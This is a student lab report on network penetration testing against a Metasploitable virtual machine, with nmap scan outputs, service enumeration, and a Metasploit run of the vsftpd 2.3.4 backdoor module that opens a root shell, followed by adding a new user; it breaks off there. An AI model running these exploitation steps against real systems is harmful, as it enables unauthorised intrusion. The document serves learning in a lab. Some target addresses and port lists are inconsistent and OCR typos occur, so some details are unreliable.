NETWORK PENETRATION TESTING WITH REAL-WORLD EXPLOITS AND SECURITY REMEDIATION

Name: Samir raj Gupta

ERP: 6604356

Course: Artificial intelligence

College: Rungta Engineering College Bhilai Chhatisgarh

Semester: 4th

Date: 21/05/2025

Introduction

In today's highly interconnected digital world, cyber security has become a critical concern for individuals, organizations, and governments alike. With the evergrowing sophistication of cyber threats, traditional security measures are often inadequate in protecting sensitive data and network infrastructures. This has led to the increasing relevance of network penetration testing—a proactive approach to identifying and mitigating security vulnerabilities before malicious actors can exploit them.

This project, titled "Network Penetration Testing with Real-World Exploits and Security Remediation," aims to simulate real-world attack scenarios using tools such as Kali Linux and Metasploitable, thereby uncovering security flaws that exist within a networked environment. By replicating the techniques employed by actual attackers, the project provides a practical, hands-on understanding of how systems can be compromised and how such vulnerabilities can be effectively remediated.

Theory about the project

This project uses tools like Nmap, Metasploit, and John the Ripper to perform penetration testing tasks. The phases covered include:

1. Scanning – *Detecting devices and open ports.*
2. Reconnaissance – *Gathering infiormation about services and OS.*
3. Enumeration – *Extracting system and service-specific data.*
4. Exploitation – *Leveraging vulnerabilities to gain unauthorized access.*
5. Privilege Escalation – *Creating a new user with elevated privileges.*
6. Password Cracking – *Retrieving passwords firom captured hashes.*
7. Remediation – *Providing fixes and updates fior identified vulnerabilities.*

Project requirements

Two Operating System

1. Kali Linux (Attacking machine)
2. Metasploitable machine (Target Machine)

Tools Details

□ Nmap : A powerful network scanning tool used to discover hosts, services, and vulnerabilities on a network.

□ Metasploit Framework : A penetration testing platform that helps identify, exploit, and validate vulnerabilities.

□ John the Ripper : A fast password-cracking tool used to recover weak or exposed password hashes.

□ Netcat : A versatile networking utility used for reading from and writing to network connections, often called a “Swiss-army knife” for hackers.

□ VM Manager (Virtual Box/VMware) : Software that allows you to run multiple operating systems simultaneously in isolated virtual environments for safe testing.

Tasfis

1. Network Scanning

Task 1: Basic Network Scan


Step 1: Open a terminal on your Kali Linux machine.

Step 2: Run a basic scan on your local network. *nmap*

-v 192.168.131.129

Expected Output: A list of devices on the network, their IP addresses, and the open ports. This -v Option will show a detailed view of the running scan.

Output of the Scan



```
Nmap scan report for 192.168.131.129
Host is up (0.0027s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:2E:10:0C (VMware)
```

2. Reconnaissance


Task 1: Scanning for hidden Ports

Step 1: To scan for hidden ports, we have to scan whole range of ports on that specific targeted ip address.

nmap -v -p- 192.168.131.129

Expected Output: A list of hidden ports with services.

Output of the scan



```
Nmap scan report for 192.168.131.129
Host is up (0.0011s latency).
Not shown: 65505 closed tcp ports (reset)
PORT       STATE SERVICE
21/tcp     open  ftp
22/tcp     open  ssh
23/tcp     open  telnet
25/tcp     open  smtp
53/tcp     open  domain
80/tcp     open  http
111/tcp    open  rpcbind
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
512/tcp    open  exec
513/tcp    open  login
514/tcp    open  shell
1099/tcp   open  rmiregistry
1524/tcp   open  ingreslock
2049/tcp   open  nfs
2121/tcp   open  ccproxy-ftp
3306/tcp   open  mysql
3632/tcp   open  distccd
5432/tcp   open  postgresql
5900/tcp   open  vnc
6000/tcp   open  X11
6667/tcp   open  irc
6697/tcp   open  ircs-u
8009/tcp   open  ajp13
8180/tcp   open  unknown
8787/tcp   open  msgsrvr
37862/tcp open  unknown
37891/tcp open  unknown
39413/tcp open  unknown
```

Total Hidden Ports = 7

List of hidden ports :--

PORT	STATE	SERVICE

3632/tcp	Open	Distccd
6697/tcp	Open	ircs-u
8787/tcp	Open	Msgsrvr
37862/tcp	Open	Unknown
37891/tcp	Open	Unknown
39413//tcp	Open	Unknown
40052/tcp	Open	Unknown


Task 2: Service Version Detection

Step 1: Use the -sV option to detect the version of services running on open ports:

nmap -v -sV 192.168.131.1

Expected Output: A detailed list of open ports and the services running on them, including version information.

Output of the scan



```
Nmap scan report for 192.168.131.129
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol
 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGR
OUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGR
OUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:2E:10:0C (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitab
le.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Task 3: Operating System Detection

Step 1: Use the -O option to detect the operating systems of devices on the network:

Nmap -v -O 192.168.131.29

Expected Output: The operating system details of the devices on the network.

Output of the scan



```
Nmap scan report for 192.168.131.129
Host is up (0.00084s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:2E:10:0C (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.021 days (since Fri May 16 02:12:40 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=203 (Good luck!)
IP ID Sequence Generation: All zeros
```

3. Enumeration

Target IP Address : *192.168.131.129*

Operating System Details :--

MAC Address: 00:0C:29:2E:10:0C (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports :--

PORT	STATE	SERVICE	VERSION
21/tcp	Open	ftp	vsftpd 2.3.4
22/tcp	Open	ssh	OpenSSH 4.7p1 Debian Bubuntu1 (protocol 2.0)
23/tcp	Open	telnet	Linux telnetd
25/tcp	Open	smtp	Postfix smtpd
53/tcp	Open	domain	ISC BIND 9.4.2
80/tcp	Open	http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	Open	rpcbind	2 (RPC # 100000)
139/tcp	Open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	Open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	Open	exec	netkit-rsh rexecd
513/tcp	Open	login?	
514/tcp	Open	shell	Netkit rshd
1099/tcp	Open	java-rmi	GNU Classpath grmiregistry
1524/tcp	Open	bindshell	Metasloitable root shell
2049/tcp	Open	nfs	2—4 (RPC # 100003)
2121/tcp	Open	ftp	ProFTPD 1.3.1
3306/tcp	Open	mysql	MySQL 5.0 51a—3ubuntu5
5432/tcp	Open	postgresql	PostgreSQL DB 8.3.0—8.3.7


5900/tcp	Open	Vnc	VNC (protocol 3.3)
6000/tcp	Open	x11	(access denied)
6667/tcp	Open	irc	UnrealIRCd
8009/tcp	Open	ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	Open	http	Apache Tomcat/Coyote JSP engine 1.1

Hidden Ports with Service Versions :--

PORT	STATE	SERVICE	Version
3632/tcp	Open	Distccd	distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
6697/tcp	Open	ircs-u	UnrealIRCd
8787/tcp	Open	Msgsrvr	Ruby DRb RMI (Ruby 1.8; path/usr/lib/ruby/1.8/drb)
37862/tcp	Open	Nlockmgr	1-4 (RPC #100021)
37891/tcp	Open	Mountd	1-3 (RPC #100005)
39413//tcp	Open	Status	1 (RPC #100024)
40052/tcp	Open	java-rmi	GNU Classpath grmiregistry


4. Exploitation of services

Launching Metasploitable



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Tired of setting RHOSTS for modules? Try globally setting it
with setg RHOSTS x.x.x.x

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

     Trace program: running

           wake up, Neo...
        the matrix has you
      follow the white rabbit.

          knock, knock, Neo.

                             https://metasploit.com


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```


Search vsftpd



```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Desc
ription
   -  ----                                  ---------------  ----       -----  ----
-------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFT
PD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFT
PD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/u
nix/ftp/vsftpd_234_backdoor

msf6 > █
```

Taking the remote host and specifying the IP

set RHOSTS 192.168.131.129



```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.131.129
RHOSTS ⇒ 192.168.131.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.131.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.131.129:21 - USER: 331 Please specify the password.
[+] 192.168.131.129:21 - Backdoor service has been spawned, handling ...
[+] 192.168.131.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.131.128:39967 → 192.168.131.129:6200)
at 2025-05-16 06:32:06 -0400
```

5. Create user with root permission

adduser samir

• Username: samir

